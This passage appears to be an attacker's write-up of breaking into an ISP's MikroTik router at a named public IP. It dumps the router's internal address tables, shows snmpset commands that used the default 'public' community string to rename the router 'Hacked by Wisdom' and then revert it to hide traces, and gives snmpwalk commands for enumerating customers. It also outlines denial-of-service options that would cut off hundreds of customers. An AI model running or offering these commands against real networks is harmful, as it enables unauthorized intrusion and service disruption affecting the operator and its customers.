http://syncrumlogistics.com/docs/nexlogic/snmp_14.102.168.58.txt

Information about the private IPs used by Nexlogic was discovered:



```
[*] Network IP:

Id              IP Address          Netmask             Broadcast
15              10.10.8.1           255.255.255.0       1
7               10.10.20.1          255.255.252.0       1
6               10.11.12.1          255.255.255.252     1
22              10.24.5.254         255.255.255.0       1
18              10.25.16.1          255.255.252.0       1
1               14.102.168.18       255.255.255.252     1
12              192.168.77.253      255.255.255.0       1
1               192.168.100.171     255.255.255.0       1
```




```
[*] Network IP:

Id              IP Address          Netmask             Broadcast
10              10.0.1.1            255.255.255.240     1
39              10.0.2.1            255.255.255.240     1
5               14.102.168.58       255.255.255.252     1
37              160.187.113.1       255.255.255.0       1
```

The next step is no longer strictly information gathering, because I successfully found a security vulnerability on one of the routers in the 14.102.168.0/22 subnet.

After testing, I managed to find a vulnerability on IP: 14.102.168.58

Look at this:

```
snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Hacked by Wisdom"
```



```
(root㉿robohax-20bws2ng00)-[/home/…/TARGET/ISP/FILIPINA/nelogic]
# snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Hacked by Wisdom"
iso.3.6.1.2.1.1.5.0 = STRING: "Hacked by Wisdom"
```

We received a response from the router: iso.3.6.1.2.1.1.5.0 = STRING: "Hacked by Wisdom"

This means we successfully changed the router's hostname to: Hacked by Wisdom

To avoid leaving traces, we revert it back to the original:

```
snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Router"
```

So 14.102.168.58 is a MikroTik router where we have Read-Write (RW) access using the community string public via port 161.

From a security perspective, this is a serious misconfiguration because anyone on the internet can modify that router's configuration.

1. The Meaning of "Community String: public"

Public is the default (factory) value in the SNMP protocol.

Using the default value means the administrator never changed the basic security settings. This makes it easy for attackers because "public" is the first word tried in brute-force attacks or automated scans (like using braa).

2. The Meaning of "RW (Read-Write)" Access

This is the most dangerous part. In SNMP, access rights are divided into two:

Read-Only (RO): The attacker can only view data (monitoring).

Read-Write (RW): The attacker can modify the router's configuration.

What can we do?

Unfortunately, this MikroTik is already version 7, so we can only:

View Sensitive Data: You can pull lists of local IPs, network routes, and sometimes scripts stored in memory that may contain passwords or other important information.

Reboot the Device: Send a command to shut down or restart the router, causing internet disruption for hundreds of customers.

Modify Interfaces: Shut down critical interfaces, paralyzing the network.


Selective DoS: Since we have Write access to SNMP, we can disable specific interfaces based on their user load. Disabling interface 37 would immediately disconnect hundreds of customers at once.

Getting the MikroTik version:

```
# snmpwalk -v 1 -c public 14.102.168.58 .1.3.6.1.4.1.14988.1.1.4
iso.3.6.1.4.1.14988.1.1.4.4.0 = STRING: "7.12.1"
```

For example, if we want to see what IPs are associated with this router, use this command:

```
snmpwalk -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.4.22.1.3
```



We can see this router handles hundreds of customers with the IP range 160.187.113.0/22.